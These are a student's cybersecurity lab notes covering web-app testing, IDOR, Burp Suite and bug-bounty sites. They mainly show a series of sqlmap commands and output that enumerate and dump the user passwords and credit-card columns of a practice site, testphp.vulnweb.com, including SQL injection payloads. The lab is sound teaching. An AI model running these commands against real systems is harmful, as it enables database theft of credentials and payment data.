Cyber Security

Class no 15(Lab 6, Bappi Sir)

09 Nov 2024

System Hacking

1. Ethical Hacing/Security Assessment
    a. Network Infras →IP based
    b. Web App+ API
    c. Mobile App
    d. Wireless Network

Crawing(koto gulu alada link/page ace→ test every page) → http://testphp.vulnweb.com/ (web for any testing purpose)

https://owasp.org/

https://www.sans.org/top25-software-errors/

Burp suite → Intercepting Proxy

Web site for web-bug find:

https://www.bugcrowd.com/

https://www.synack.com/

https://www.hackerone.com/

https://yogosha.com/

In bruit suite:


2. Sniper attack →

Broken Access → like subscriber can access all and free user can access limited facility

IDOR vulnerability→ akta peramiter change kore onno id show kora


https://juice-shop.herokuapp.com/#/search

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs –batch




┌──(root㉿kali)-[~]

└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables --batch




┌──(root㉿kali)-[~]


└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --columns –batch



┌──(root㉿kali)-[~]

└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname,pass –dump


root@ka
File Actions Edit View Help
┌──(root㉿kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname,pass
--dump
{1.8.9#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is il
legal. It is the end user's responsibility to obey all applicable local, state and federal law
s. Developers assume no liability and are not responsible for any misuse or damage caused by t
his program
[*] starting @ 04:12:52 /2024-11-09/
[04:12:53] [INFO] resuming back-end DBMS 'mysql'
[04:12:53] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 7681=7681
Type: time-based blind
Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 3398 FROM (SELECT(SLEEP(5)))qMUm)
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-5941 UNION ALL SELECT NULL,CONCAT(0×716a6b7171,0×464a55615946737a584f4469
4f4277635a735053797153676d44647379467a7251527a7443574473,0×71716a7a71),NULL-- -
[04:12:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ⩾ 5.0.12



┌──(root㉿kali)-[~]

└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C address,cc --dump